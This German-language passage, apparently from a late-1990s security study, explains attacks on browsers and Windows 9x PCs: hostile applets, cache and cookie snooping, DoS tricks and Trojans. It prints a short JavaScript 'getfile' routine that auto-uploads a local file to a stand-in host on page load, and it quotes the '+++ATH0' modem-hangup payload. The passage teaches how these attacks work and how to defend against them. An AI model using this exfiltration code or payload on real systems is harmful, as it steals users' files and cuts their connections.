Es handelt sich hierbei um ein nicht beendbares Applet, das im Hintergrund läuft und ständig die Soundausgabe schließt, indem es die Methode „close()“ der Klasse „sun.audio.AudioDevice“ aufruft.

Dieses Applet funktioniert sowohl mit dem Netscape Communicator 4.04/4.05 als auch mit dem Internet Explorer 4.0.

Es gibt aber auch gefährlichere Applets, z.B. das Applet „GetAppletCL“, das einen funktionierenden „AppletClassLoader“ erzeugt.

Das besagte Applet nutzt aus, daß die Klasse „sun.rmi.server.RMIClassLoader“ Code enthält, der es einem Applet erlaubt, einen „ClassLoader“ zu verwenden und zu manipulieren. Das Applet spezifiziert eine URL und ruft mit „RMIClassLoader.getClassLoader(URL url)“ den „RMIClassLoader“ auf. Da der Applet-Security-Manager diesen Aufruf nicht überprüft und das Applet so stoppt, entsteht ein „RMIClassLoader“, der nun in einen „AppletClassLoader“ umgewandelt werden kann.

Dies birgt eine Gefahr, da mit einem eigenen „AppletClassLoader“ Klassen von einer beliebigen (nicht vertrauenswürdigen) URL nachgeladen werden können.

Ein Applet kann auch dazu verwendet werden, bestimmte Systeminformationen auszulesen, obwohl Java auf diese Informationen normalerweise keinen Zugriff hat.

Der Schlüssel zum Erfolg liegt hierbei in der Zusammenarbeit zwischen Java und JavaScript, denn JavaScript verfügt über bestimmte Berechtigungen, die Java nicht hat.

Das Applet „Unplugged“ z.B. zeigt mit dieser Methode eine Liste aller installierten Plugins (inklusive des kompletten Pfadnamens auf dem lokalen System) an. Zusätzlich wird noch angezeigt, wieviele Einträge zur Zeit in der History des Browsers vorhanden sind.

Als letztes sei noch das Applet „DiskHog“ genannt, das versucht, die lokale Festplatte mit Datenmüll zu füllen.

Es nutzt hierzu eine Neuerung des Netscape Communicators 4.05 aus, das „netscape.secfile“, welches ein „sicheres“ Verzeichnis namens „secfile“ im Benutzer-Heimverzeichnis des Netscape-Browsers zur Verfügung stellt. Mit Hilfe dieses Verzeichnisses haben Applets Zugriff auf die lokale Festplatte.

Das Applet „DiskHog“ füllt dieses Verzeichnis in kurzen Zeitabständen auf, zuerst mit Stücken von einem Megabyte Größe und später, wenn der

Platz knapp wird, mit kleineren Stücken, und zwar solange, bis die Festplatte voll ist.

Da das Applet unbemerkt im Hintergrund abläuft, kann es schon zu spät sein, wenn der Benutzer bemerkt, was eigentlich passiert.

Den Quellcode für alle hier beschriebenen Applets kann man der weiter oben erwähnten Internet-Seite von Mark D. LaDue entnehmen.

4.7.3 Ausspionieren des Rechners

Eine andere Art von Schaden ist das Ausspionieren bestimmter Informationen, die der Benutzer anderen Personen eigentlich gar nicht zur Verfügung stellen möchte.

4.7.3.1 Ausspionieren des Cache

Der Netscape Navigator 4.05/4.07 hat ein Sicherheitsloch, mit dessen Hilfe ein Webserver sich die URLs schicken lassen kann, die bei einem Benutzer lokal im Zwischenspeicher des Browsers stehen. Auf diese Art kann man das Surfverhalten eines Benutzers beobachten, da der Empfänger der Daten feststellen kann, welche Seiten der ausspionierte Benutzer zuletzt besucht hat.

Dan Brumleve, der Entdecker dieser Sicherheitslücke, die er „Cache Cow“ genannt hat, stellt auf seiner Homepage [Brumleve 98] eine Demonstrationsseite zur Verfügung, auf der Benutzer die Sicherheitslücke testen und Herrn Brumleve den Inhalt ihres Cache senden können.

Dabei hat Brumleve festgestellt, daß man mit Hilfe der „Cache Cow“ nicht nur fremdes Surfverhalten beobachten kann, sondern in den Log-Dateien seiner Demonstrationsseite fanden sich auch Kreditkartennummern. Die Benutzer seiner Demonstrationsseite hatten demnach zuvor schlecht programmierte Webseiten aufgerufen, die die Kreditkartennummern beim Formularaufruf per HTTP-Befehl „GET“ offenbar in die URL kodiert haben.

Das Funktionsprinzip der „Cache Cow“ beruht auf JavaScript. Mit Hilfe eines kurzen Skriptes öffnet man beim Laden einer Seite automatisch (mit dem Event-Handler „onLoad“) ein Fenster im „lokalen Kontext“ und liest unter Verwendung des Kommandos „about: cache“ die gewünschten Informationen aus. Die Seite enthält außerden ein Formular mit einem versteckten Eingabefeld, mit dessen Hilfe diese Informationen dann an eine bestimmte Web-Adresse geschickt werden (vergleiche 3.11.4). Der komplette Quelltext dieses Verfahrens läßt sich auf der Homepage von Dan Brumleve (s.o.) nachlesen.

Als Gegenmaßnahme empfiehlt es sich, JavaScript in den Einstellungen des Navigators abzuschalten, den Cache zu löschen und die Cache-Größe auf 0 Bytes festzulegen.

4.7.3.2 Ausspionieren der Verzeichnisstruktur

Dan Brumleve, der schon die Sicherheitslücke „Cache Cow“ entdeckte, hat auch festgestellt, daß die lokale Verzeichnisstruktur an einen anderen Rechner im Netz geschickt werden kann. Dieses Sicherheitsloch betrifft wieder den Netscape Navigator, und da das Ausspionieren der lokalen Verzeichnisse auf ähnliche Art funktioniert wie die „Cache Cow“, hat Brumleve dieses Sicherheitsloch „Son of Cache Cow“ genannt.

Auf seiner Homepage [Brumleve 98] stellt Brumleve auch zu dieser Sicherheitslücke eine Demonstrationsseite zur Verfügung. Diese Seite läßt einen den Laufwerksbuchstaben der Festplatte angeben, dessen Verzeichnisstruktur an Herrn Brumleve geschickt werden soll. Anschließend werden auf dem Bildschirm die Daten angezeigt, die Brumleve erhalten hat.

Wir haben in unserem Versuchsaufbau dieses Verfahren nachvollzogen und festgestellt, daß die Daten tatsächlich vom Rechner des Benutzers an den Server übertragen wurden. Anschließend wurden die Daten an den Benutzer zurückgesendet und dort auf dem Bildschirm angezeigt.

Mit einer ähnlichen Methode lassen sich auch noch die beim Benutzer lokal gesetzten Cookies an einen anderen Rechner übermitteln (Dan Brumleve's „Cookie Monster“). Der Quellcode zu diesen Sicherheitlücken läßt sich, genau wie der zu der „Cache Cow“, auf den Seiten von Brumleve nachlesen.

4.7.3.3 Automatische Übertragung von Dateien

Ein Sicherheitsloch im Microsoft Internet Explorer 4.01, das sogenannte „Cuartango security hole“ [Cuartango 98], benannt nach seinem Entdecker Juan Carlos Garcia Cuartango, erlaubt es, automatisch Dateien vom lokalen Rechner des Benutzers an einen anderen Rechner im Internet zu schicken. Voraussetzung hierfür ist, daß die Namen der zu verschickenden Dateien bekannt sind. Da viele Konfigurations- und Systemdateien auf den meisten Rechnern die gleiche Bezeichnung haben, ist die Wahrscheinlichkeit sehr hoch, daß z.B. mit der Angabe „C:\config.sys“ die entsprechende Datei vom Rechner des Benutzers übermittelt wird.

Für die Übertragung von lokalen Dateien an einen anderen Rechner im Netz gibt es in HTML ein spezielles Eingabefeld innerhalb eines Formulars (siehe Abschnitt 3.12.7). Beispielsweise kann so ein Feld mit dem Namen „Dateiname“ wie folgt mit HTML erzeugt werden:

<INPUT TYPE=“file“ NAME=“Dateiname“ SIZE=“30“>

Einer Skriptsprache ist es nicht erlaubt, direkt Änderungen am Inhalt eines so erzeugten Eingabefeldes vorzunehmen. Theoretisch kann eine Eingabe in einem solchen Feld also nur durch den Benutzer selbst erfolgen. Mit Hilfe von Skriptsprachen können jedoch die Befehle „Kopieren (copy)“ und „Einfügen (paste)“ verwendet werden, und deren Anwendung auf das Eingabefeld ist wiederum erlaubt.

Um eine bestimmte Datei zu übertragen, wird zusätzlich zum vorhandenen Eingabefeld des Formulars ein zweites Formular mit einem versteckten Feld (<INPUT TYPE="hidden">) erzeugt, das als Inhalt den Namen der gewünschten Datei hat.

Unter Verwendung des Event-Handlers „onLoad" wird dann beim Laden der Seite automatisch ein Skript aufgerufen, das den Inhalt des versteckten Feldes mittels der Operationen „Kopieren" und „Einfügen" in das ursprüngliche Eingabefeld kopiert. Damit die Datei danach auch automatisch übertragen wird, muß das Skript noch das „submit"-Kommando enthalten.

Die folgende Funktion „getfile" leistet genau dies, sie kopiert nämlich den Inhalt des Feldes „Datenklau" des zweiten versteckten Formulars „forms[1]" in das Eingabefeld „Dateiname" des ersten Formulars „forms[0]":

```
function getfile()
}
document.forms[1].Datenklau.select();
document.execCommand("copy");
document.forms[0].Dateiname.select();
document.execCommand("paste");
document.forms[0].submit();
}
```

Diese Funktion wird beim Laden des Dokumentes mit

<BODY onLoad="getfile()">

aufgerufen, und der gewünschte Zielrechner wird mit dem Attribut

ACTION="http://give.it.to.me/cgi-bin/get.cgi">[11]

bei der Definition des Formulares angegeben.

Auf die gleiche Art kann auch einfach nur der Inhalt der Zwischenablage an einen anderen Rechner im Netz geschickt werden, und zwar indem das „Einfügen"-Kommando auf ein Eingabefeld angewendet und dessen Inhalt dann verschickt wird.

4.8 Aktive Angriffe auf einen Rechner

4.8.1 Überblick

Das Bild, das ein normaler Fernsehzuschauer von Angriffen über das Internet hat, dürfte sich auf das folgende reduzieren:

Ein dunkler Raum, in dem ein jugendlicher Kettenraucher mit langen Haaren auf einen Bildschirm starrt, auf dem im 80×25-Textmodus die Aufforderung „Bitte Paßwort eingeben:" zu lesen ist. Er probiert der Reihe nach

[11] Diese URL wurde zur Verdeutlichung frei erfunden. Jede Ähnlichkeit mit aktiven oder außer Dienst gestellten URLs ist rein zufällig.

diverse Paßworte aus, um nach einer Weile ein buntes Desktop vor sich zu haben, auf dem sämtliche Dateien des Rechners für ihn zugreifbar sind. Alternativ benutzt er ein Programm, bei dem sich rasend schnell verändernde Buchstaben auf das Ausprobieren diverser Paßworte hindeuten. Auf magische Weise bleibt zuerst der erste Buchstabe des Paßworts stehen, dann der zweite, bis irgendwann das Paßwort im Klartext auf dem Bildschirm steht.

Im folgenden wollen wir uns mit den tatsächlichen Möglichkeiten beschäftigen, einen Rechner im Internet interaktiv anzugreifen. Im letzten Unterabschnitt gehen wir dann noch kurz auf Würmer ein, da diese als eine Automatisierung des Eindringens in einen Rechner angesehen werden können.

4.8.2 Aufspüren von Zielen

Am Anfang steht das Aufspüren eines Zieles. Neben dem Angriff auf einen Rechner, dessen Besitzer aus irgendeinem Grund den Groll des Angreifers erregt hat, besteht auch die Möglichkeit, automatisiert eine Liste möglicher Ziele zu generieren. Da wir uns hier auf Windows 9x-Rechner als gewünschte Ziele konzentrieren, wollen wir im folgenden Methoden betrachten, an eine Liste mit den IP-Adressen der Einwahlzugänge eines Providers zu gelangen.

Am einfachsten ist dies, wenn ein Provider auf seinem DNS-Server Zone transfer requests erlaubt. In diesem Fall reicht ein Befehl, um alle Namen und IP-Adressen auszulesen, die dieser kennt. Laut [HeiLuck 98] war dies bei T-Online bis vor kurzem noch möglich.

Besteht diese Möglichkeit nicht, so bleibt noch, von einer bekannten Adresse Abwandlungen zu erzeugen, die dann dem DNS-Server als Anfrage vorgelegt werden, um zu sehen, ob sie existieren. In [HeiLuck 98] wird als Beispiel Compuserve angeführt, bei dem z.B. die IP-Adresse von md42-145.mun.compuserve.com auf .53.145 endet. Der Name md42-146... korrespondiert mit .53.146, womit das Schema erkennbar wird, mit dem die Namen gebildet wurden. Compuserve ist hier aber wirklich nur ein Beispiel. Diese Art der Namensvergabe ist durchaus üblich. Ein Provider mit hunderten von Einwahlzugängen wird sich kaum für jeden Zugang einen klangvollen Namen aussuchen.

Eine weitere einfache Möglichkeit besteht darin, die eigene Adresse zu protokollieren, die man im Regelfall vom Provider automatisch zugewiesen bekommt. Da diese dynamisch vergeben wird und sich damit jedesmal ändert, hat man schnell eine Reihe von gültigen Adressen von Einwahlzugängen. Eine einfache Methode unter Windows 9x die eigene IP-Adresse festzustellen, besteht mit dem Tool winipcfg. Unter NT existiert dafür ipconfig, unter Linux ifconfig.

Eine letzte Möglichkeit besteht darin, einen Trojaner zu benutzen, der dem Angreifer seine Anwesenheit auf einem lohnenswerten Ziel mitteilt. Gelingt es ihm, diesen weit genug zu verbreiten, hätte besagter Angreifer nicht nur ein lohnenswertes Ziel, sondern u.U. auch schon eine Methode gefunden, auf dessen Ressourcen zuzugreifen. Mehr dazu allerdings erst in Abschnitt 4.9.1.

4.8.3 Einschätzung der Rechner

Hat der Angreifer sich für ein Ziel entschieden, muß er als erstes feststellen, ob ein Zugriff darauf möglich ist. Die Adresse eines Einwahlzuganges ist ja nur dann wirklich von Nutzen für ihn, wenn sich auch ein Benutzer dort eingewählt hat. Dies kann mit einem einfachen Ping geschehen.

Als nächstes gilt es herauszufinden, auf welchem Weg ein Eindringen in den Rechner möglich ist. Hierzu bietet sich ein „Portscan“ an. Dabei wird versucht, Verbindungen zu einer Reihe von Ports zu öffnen, um so festzustellen, welche Netzwerkdienste auf dem Zielrechner installiert sind. Obwohl es dazu diverse spezialisierte Programme im Internet gibt[12], kann dies auch mit einem einfachen Netzwerktool wie z.B. netcat [L0pht 96] geschehen[13].

4.8.4 Zugriff auf Serverdienste

Nachdem der Angreifer festgestellt hat, welche Dienste auf dem Zielrechner installiert sind, wird er überlegen, welche sich für seine Zwecke nutzen lassen. An erster Stelle dürfte dabei der Zugriff auf Freigaben stehen, da dies der einzige Serverdienst ist, der auf einem Windows 9x Rechner standardmäßig installiert ist. Wurde der Rechner nicht sorgfältig konfiguriert[14], so kann es vorkommen, daß dieser Dienst auch über das DFÜ-Netzwerk aus dem Internet zugreifbar ist. Wurde in diesem Fall z.B. Laufwerk C: freigegeben, so besteht nicht nur die Gefahr des Auslesens der lokalen Platte, sondern auch der Manipulation der Systemeinstellungen bis hin zur Installation von Programmen [HeiLuck 98]. Der Zugriff läßt sich dabei relativ einfach automatisieren, wie ein CGI-Skript auf unserem Server beweist, das eine Webseite generiert, die die Freigaben auf dem anfragenden Rechner anzeigt.

Ein anderer Dienst, der ebenfalls weit verbreitet ist, ist WinGate. Es handelt sich dabei um einen Proxy-Server, der es erlaubt, auf ein Modem mit mehreren Computern zuzugreifen. Dazu bietet er unter anderem einen Telnet-, SOCKS- und IRC-Proxy. Diese sind laut [Rhino9 98b] bei ihrer Installation nicht durch ein Paßwort geschützt. Das erlaubt es einem Angreifer zwar nicht, den betroffenen Rechner anzugreifen, er kann sich aber über diesen Rechner zu anderen Servern verbinden. Benutzt er diese Möglichkeit dazu, einen fremden Rechner anzugreifen, wird sein Ziel glauben, der Angriff

[12] Strobe, ident-scan, SATAN, nmap... Eine Aufstellung findet sich unter [Fyodor 98]

[13] Auf diese Weise haben wir auf unserem Experimentalserver ein CGI-Skript realisiert, das einen Portscan durchführt.

[14] Es darf keine Bindung vom Freigabedienst zum DFÜ-Netzwerk bestehen. Wie man das sicherstellt, wird in einem späteren Kapitel besprochen.

käme vom Proxy. Protokolliert dieser nicht, von woher die ursprüngliche Anfrage kam, so wird sich sein Betreiber u.U. auf ein längeres Gespräch mit der Polizei einstellen müssen, während der eigentliche Angreifer nicht ermittelt werden kann. Dieses Problem soll mit WinGate 2.0 behoben sein.

Ein anderes Problem mit WinGate stellt der Log-File-Dienst dar [Rhino9 98a]. Dabei handelt es sich um einen HTTP-Server, der auf Port 8010 den Zugriff auf alle Dateien des Laufwerkes ermöglicht, auf dem WinGate installiert wurde. In der Standardeinstellung ist dieser Dienst frei zugänglich, was dem Angreifer das Auslesen der betreffenden Platte ermöglicht.

Die genannten Probleme können aber leicht durch eine sorgfältige Konfiguration von WinGate behoben werden. Dies geschieht dadurch, daß

1. alle nicht benötigten Dienste abgeschaltet werden,
2. die benötigten Dienste nur für ausgewählte Adressen[15] freigegeben werden, und
3. der Gast-Zugang gesperrt wird.

In diesem Fall kann WinGate die Sicherheit eines Systems sogar erhöhen.

Zusammenfassend muß aber gesagt werden, daß ein Windows 9x-PC für ein reguläres Cracking[16] eine relativ ungeeignete Plattform ist, da es als Einzelplatzsystem eher als Klient denn als Server ausgelegt ist und kaum Dienste anbietet, die als Einfallstor dienen könnten.

4.8.5 DoS-Angriffe

Deutlich häufiger als Cracking waren unter Windows 95 Denial-of-Service-Angriffe, da diese keinerlei Vorkenntnisse voraussetzten, sondern problemlos als fertige Programme aus dem Internet heruntergeladen werden konnten.

Besonders beliebt war „Winnuke". Dieses Programm sendete „Out-of-Band-Daten"[17] an offene Ports des Zielrechners. Ursprünglich wurde Port 139 benutzt, später ließen sich aber auch andere Ports einstellen. Das Ergebnis war ein blauer Bildschirm und die Abschaltung des Netzwerkes. Ein kompletter Absturz des Rechners erfolgte in der Regel nicht [NMRC 97] [Rhino9 98b].

Es gab noch einige Nachfolger (Teardrop, Newtear), die ebenfalls Fehler in der Implementation der Netzwerkfunktionen ausnutzten. Mittlerweile wurden von Microsoft aber Korrekturprogramme herausgebracht, die die

[15] Hierbei sollte es sich um Rechner im lokalen Netz handeln, denen Adressen zugewiesen wurden, die für private Internets reserviert sind (s. Abschnitt 3.2.2.2).

[16] In diesem Zusammenhang ist der Versuch des Eindringens in einen Rechner mit dem Ziel gemeint, auf ihm Programme auszuführen und/oder Zugriff auf die auf ihm gespeicherten Dateien zu bekommen.

[17] Out-of-Band-Daten sind dazu gedacht, bevorrechtigt gegenüber normalen Daten transportiert zu werden. Anscheinend war die TCP/IP-Implementation sowohl in Windows 95 als auch in Windows NT nicht in der Lage, diese korrekt zu verarbeiten.

Probleme beheben. Auch Windows 98 ist gegen alle derzeit bekannten DoS-Angriffe auf die Netzwerkfunktionen unempfindlich.

Ein neuer Angriff, der nicht Windows angreift, sondern das verwendete Modem, wird in [Newsticker 98c] beschrieben. Dabei sendet der Angreifer ein Ping-Paket, das im Datenteil die Zeichenfolge „+++ATH0" enthält. Dieses wird über das Modem an den Rechner übermittelt, dort zurückgeschickt und trifft wieder am Modem ein. Das interpretiert die Zeichenfolge als den Befehl, wieder in den Kommandomodus zu gehen und aufzuhängen. Die originale Hayes-Definition des Befehles „+++" sieht zwar vor, daß zwischen besagter Zeichenfolge und dem folgenden „AT"-Befehl eine Pause von mindestens einer Sekunde gemacht werden muß, viele Hersteller halten sich aber nicht an diese Spezifikation, um Lizenzgebühren zu sparen[18].

4.8.6 Würmer

Unter Würmern versteht man in der Regel

> „Programme, die in der Lage sind, sich als alleinstehende Programme (oder Gruppe von Programmen) zu replizieren (gewöhnlich über Computernetzwerke), und die nicht von der Existenz eines Wirtsprogrammes abhängen [...]."
>
> [Bontchev 97](Eigene Übersetzung)

Der Autor obiger Definition unterscheidet Kettenbriefe, die sich als an E-Mails angehängte Programme verbreiten, Host-Würmer, die von einem einzelnen befallenen Rechner aus versuchen, andere Rechner anzugreifen, Netzwerk-Würmer, bei denen der Wurm auf mehreren Rechner verteilt ausgeführt wird, und Kaninchen, bei denen ein Programm nicht das Netz benutzt, sondern sich im Speicher des befallenen Rechners verbreitet, indem es sich selbst rekursiv aufruft, bis die verfügbaren Ressourcen erschöpft sind.

Wir wollen hier auf Host-Würmer eingehen, da diese als eine Automatisierung der in diesem Abschnitt behandelten Techniken angesehen werden können. Kettenbriefe und Kaninchen behandeln wir dagegen in Abschnitt 4.9.1, während wir auf Netzwerkwürmer nicht eingehen werden, da diese bisher nur in Laborversuchen getestet, aber noch nicht in freier Wildbahn beobachtet wurden.

Der bekannteste Host-Wurm ist wohl der sogenannte „Internet-Wurm" [Bontchev 97], der im November 1988 von Robert Tappan Morris Jr. freigelassen wurde. Der Wurm griff VAX- und SUN-3-Rechner an. Er benutzte dabei drei Methoden. Die erste bestand darin, einen Implementationsfehler im Finger-Dämon[19] auszunutzen, während die zweite eine Hintertür in Send-

[18] Der Hayes-Befehlssatz ist rechtlich geschützt.

[19] Es handelte sich um einen Speicherüberlauf. Das Programm benutzte gets(), eine Funktion, die nicht überprüft, ob der Speicher, in den sie schreibt, ausreichend groß ist. Durch das Senden überlanger Anfragen gelangten Instruktionen, die der Angreifer ausgewählt hatte, auf den Stack und wurden ausgeführt.

mail benutzte, um externe Programme auszuführen. Als letztes versuchte er noch, Paßwortdateien auf bereits befallenen Rechnern zu knacken.

Nachdem er je nach Schätzung bis zu 6000 Rechner infiziert und 96 Millionen Dollar Schaden durch Ausfallzeiten[20] verursacht hatte, gelang es, ihn zu desinfizieren. In der Folge wurden die Sicherheitslöcher gestopft und Organisationen geschaffen, die bei einem neuen Vorfall die nötige Infrastruktur bereitstellen sollten, um schnell Informationen zu vermitteln. Dadurch waren spätere Nachahmungen nicht mehr in der Lage, sich sehr weit zu verbreiten, bevor sie beseitigt wurden.

Im Dezember 1997 trat dann eine neue Gruppe von Würmern ins Rampenlicht. Dabei handelte es sich um die sogenannten „mIRC"-Würmer [Bugtraq 97]. Sie verbreiteten sich, indem sie eine Datei mit dem Namen „Script.ini" im IRC verschickten. Der IRC-Klient mIRC speicherte diese dann, sofern der Benutzer das erlaubte und die Standardeinstellungen nicht geändert hatte, in seinem Programmverzeichnis. Bei seinem nächsten Start wurde sie dann automatisch ausgeführt. Vereinfacht wurde die Ausbreitung dieser Gruppe von Würmern dadurch, daß einige Benutzer die Einstellung AUTOGET verwendeten, die die Sicherheitsabfrage abschaltete.

Die Makrosprache des mIRC war mächtig genug, daß die Weiterverbreitung an andere Benutzer im selben Kanal, das Weiterleiten aller Nachrichten eines Kanals (auch privater) bzw. von Eingaben in mIRC an einen anderen privaten Kanal, das Senden von Dateien des befallenen Rechners und das automatische Abmelden von einem Kanal auf ein bestimmtes Schlüsselwort hin realisiert werden konnten. Mit der Version 5.3 wurde ein spezielles Downloadverzeichnis eingeführt, wodurch gesendete Script.ini-Dateien nicht mehr automatisch ausgeführt wurden. Dies beendete den Siegeszug der mIRC-Würmer.

4.9 Lokal installierte Angriffe

4.9.1 Einleitung

Ein gut konfigurierter Rechner ist im Idealfall wie die Stadt Troja, die von ihren Angreifern 10 Jahre erfolglos belagert wurde. Während es den Belagerern durchaus möglich ist, seinen Kontakt zur Außenwelt (sprich: dem Internet) zu unterbinden, ist ein Eindringen und damit die Gefährdung der dort gespeicherten Daten nicht möglich.

Wie sich aber schon vor 3000 Jahren zeigte, bleiben die besten technischen Maßnahmen wirkungslos, wenn man dem Angreifer freiwillig das Tor

[20]Der Wurm enthielt keine Schadensfunktion, war aber nicht immer in der Lage zu erkennen, ob er einen Rechner schon infiziert hatte. Dies hatte zur Folge, daß Rechner so oft infiziert wurden, daß die vielen Instanzen des Wurmes die komplette Rechenzeit verbrauchten, und den Rechner so fast zum Stillstand brachten.

öffnet. Kam ein „Trojanisches Pferd“ oder „Trojaner“ damals als ein hölzernes Pferd daher, erscheint es uns nun als ein

> „Programm, das etwas nützliches tut (oder dies vorgibt), während es zur selben Zeit ohne das Wissen des Benutzers vorsätzlich eine Art von destruktiver Funktion ausführt.“
> [Bontchev 97](Eigene Übersetzung)

Hierbei sollte man in dieser Definition den Begriff „Programm“ etwas weiter fassen. Wie sich schon im Virenbereich gezeigt hat, umfassen ausführbare Dateien nicht nur die klassischen „.exe“- und „.com“-Dateien, sondern auch Batchdateien („.bat“, „.cmd“) und sogar Formate bekannter Office-Produkte („.doc“, „.xls“). Wir wollen daher im folgenden auch Datenformate als Programme auffassen, wenn sie ein im System installiertes Programm dazu veranlassen können, Aktionen auszuführen, die das System oder Dateien darin auf destruktive Weise beeinflussen.

4.9.2 Das Einfallstor

Die Infektion eines Systems mit einem Trojaner erfolgt in der Regel auf Einladung durch den Benutzer. An erster Stelle dürfte dabei die Installation von Programmen stehen, die aus dem Internet heruntergeladen wurden. Es gibt inzwischen eine Vielzahl von Servern auf denen Shareware-Programme zum Download bereitstehen. Mit dieser großen Auswahl wächst natürlich die Gefahr, daß sich darunter Programme finden, die unerwünschte Nebenwirkungen besitzen.

So kommt es gelegentlich vor, daß Programme auftauchen, die behaupten, einen kostenlosen Zugang zu Internet-Providern herzustellen, während sie in Wirklichkeit versuchen, Zugangspaßworte auszuspähen. Ein weiterer überaus beliebter Ansatzpunkt ist es zu behaupten, ein Programm wäre ein selbstextrahierendes Archiv, das obszöne Bilder oder Videos enthielte.

Eine andere Möglichkeit besteht in aktiven Webseiten. Wie schon erwähnt, sind Plugins und ActiveX-Controls prinzipiell Programmen in jeder Hinsicht gleichzusetzen. Wenn ein Browser diese installieren will, da eine Webseite sie zur besseren Ansicht erfordert, sollte gründlich überlegt werden, ob es sinnvoll ist, ihm dies zu gestatten.

Auch Skriptsprachen können mittlerweile schon eine ganze Menge. Während bei JavaScript in der Regel einige Klimmzüge nötig sind, um schädliche Effekte zu erreichen[21], ist mit VBScript bereits ein einfacher Zugriff auf das Dateisystem und Worddokumente vorgesehen. Dies wurde auch schon von den ersten HTML-Viren ausgenutzt.

In einem Fall wurde sogar ein Java-Applet veröffentlicht, von dem behauptet wurde, es könne ein Programm installieren. Leider wurde inzwischen

[21] Sie wurden dennoch demonstriert!

der öffentliche Zugang gesperrt, so daß dies nicht verifiziert werden konnte. Prinzipiell haben aber sowohl Microsoft als auch Netscape Methoden zur automatischen Installation via Internet entwickelt. Diese erfordern zwar die Zustimmung mittels Mausklick, es ist aber zu beobachten, daß viele Benutzer dazu neigen, Dialogfenster wegzuklicken, ohne sie wirklich gelesen zu haben.

Wie schon früher erwähnt, stellen auch Office-Dokumente aus dem Internet ein Problem dar. Es gab schon Fälle, in denen mit Makroviren verseuchte Word-Dokumente auf namhaften Webservern gefunden wurden. Da mit VBA im Prinzip dieselben Funktionalitäten programmiert werden können, wie mit jeder anderen Programmiersprache, sind auch Trojaner ohne Fähigkeit zur Replikation[22] programmierbar. Es ist daher zu empfehlen, Dokumente aus dem Internet mittels Schnellansicht und nicht mit Word zu betrachten.

Neben den schon erwähnten Formaten gibt es noch weitere, die zwar vom Funktionsumfang den Programmen nicht gleichzusetzen sind, sehr wohl aber Schaden anrichten können. Da wären Verknüpfungen (.pif, .lnk), Registrierungsdateien (.reg) und Setup-Informationen (.inf) zu nennen. Sie erfordern zur Erstellung nur einen Editor und können den Start von Programmen bewirken, das Laufzeitverhalten des Systems sowie seine Sicherheitseinstellungen verändern und im schlimmsten Fall gravierende Schäden an den Daten auf der Festplatte anrichten.

Verknüpfungen dienen dazu, einen Verweis auf ein Programm an einer anderen Stelle (z.B. Desktop, Startmenü) abzulegen und bestimmte Darstellungseigenschaften (z.B. Icon, Fenstergröße beim Start) festzulegen. Vom Funktionsumfang entsprechen sie in etwa einer Batch-Datei, die nur einen Befehl enthält. Die naheliegendsten Anwendungen wären wohl ein Link auf „deltree“ oder „format“, aber auch das Herunterfahren des Rechners wurde in [Computer Bild 98b] schon auf diese Weise realisiert. Es hatte sogar den Vorteil, sehr viel schneller und bequemer zu funktionieren als die übliche Prozedur, da die lästige Sicherheitsabfrage entfiel.

Registrierungsdateien enthalten in lesbarer Form Einträge der Systemregistrierung. Die Standardmethode zum Öffnen, welche beim Doppelklick automatisch ausgeführt wird, ist „Zusammenführen“. Dies bedeutet, daß die Einträge gelesen und in die Systemregistrierung eingetragen werden. Richtig angewendet können Änderungen an der Systemregistrierung das Laufzeitverhalten des Systems optimieren. Es ist allerdings genausogut möglich, das Gegenteil zu erreichen. Es können auch Programme eingetragen werden, die beim nächsten Start von Windows ausgeführt werden. Schließlich können Sicherheitseinstellungen gesetzt werden, die es z.B. verbieten, DOS-Programme auszuführen, die Systemregistrierung zu ändern oder Windows

[22] Die Replikation stellt das Hauptunterscheidungsmerkmal zwischen Trojanern und Viren dar. Wenn es also möglich ist, einen Satz von Makros zu schreiben, der sowohl die Replikation als auch eine Schadensfunktion realisiert, so sollte es auch möglich sein, einen Satz von Makros zu schreiben, der nur eine Schadensfunktion aber keinerlei Funktionen zur Replikation enthält.

herunterzufahren.

Setup-Informationen [Träger 97][Miedl 98] verbinden die Vorteile der beiden vorher genannten Dateitypen. Sie dienen zur Installation und Deinstallation von Hard- und Software, weswegen sie unter anderem Dateien kopieren und löschen, die Systemregistrierung ändern, autoexec.bat, config.sys sowie diverse .ini-Dateien anpassen und Programme starten können. Ihr einziger Nachteil besteht in der Tatsache, daß sie nicht durch Doppelklick gestartet werden, sondern über den Menüpunkt „Installieren" im Kontextmenü[23]. Dem kann aber leicht durch eine zusätzliche Verknüpfungsdatei abgeholfen werden. Wem es zuviel Mühe bereitet, sich die nötigen Informationen zu besorgen, um so eine Datei mit dem Editor zu erstellen, für den gibt es Shareware-Tools, die die Erzeugung per Mausklick erlauben. Ein Beispiel dafür wäre das in [Carstens 98] vorgestellte „inftool".

Neben dem Aufspielen von Programmen auf Server besteht auch noch die Möglichkeit, sie ausgewählten Opfern direkt anzubieten. Übliche Wege sind hierbei das Verschicken von Programmen per E-Mail oder IRC.

Während es bisher als unmöglich galt, E-Mails zu verschicken, die beim Betrachten sofort ausgeführt werden, gab es in jüngerer Zeit Meldungen über Sicherheitslöcher in Microsoft Outlook '98, Outlook Express 4.0 sowie dem Netscape Communicator 4.x, die die Ausführung von Code sogar beim Herunterladen von E-Mails erlauben.

Wie in [Newsticker 98d] berichtet wird, bringen E-Mails mit angehängten Dateien, deren Name eine bestimmte Länge überschreitet, den E-Mail-Klienten zum Absturz und erlauben es Code auszuführen, der ebenfalls im Dateinamen versteckt ist. Die betroffenen Hersteller haben bereits Patches bereitgestellt, die das Problem beheben.

In diesem Zusammenhang mag allerdings auch die Tatsache Anlaß zur Besorgnis geben, daß E-Mails immer seltener reine Textdateien sind, sondern regelmäßig Word- oder HTML-Dokumente darstellen. Damit sind beim Lesen natürlich dieselben Gefahren gegeben, wie beim Betrachten von Webseiten oder dem Öffnen von Word-Dokumenten.

Eine eher theoretische Methode, die in der Praxis bisher nur in wenigen Fällen belegt ist[24], soll hier der Vollständigkeit halber erwähnt werden. In den meisten Haushalten finden sich mit schöner Regelmäßigkeit CDs mit Werbebotschaften. Legt man diese in einen normal konfigurierten Windows 9x-PC, so startet automatisch eine Präsentation, die einen mit den Vorteilen eines Produktes vertraut machen soll. Dies geschieht durch die Datei „autorun.inf", die bei jedem Medienwechsel gelesen wird. Sie legt unter anderem fest, welche Datei ausgeführt werden und welches Icon das Laufwerk erhalten soll.

[23] Dies ist erreichbar über die rechte Maustaste.

[24] Es gab einmal eine Werbediskette, die ein Programm enthielt, das die Festplatte verschlüsselte und zur Zahlung einer größeren Geldsumme aufforderte.

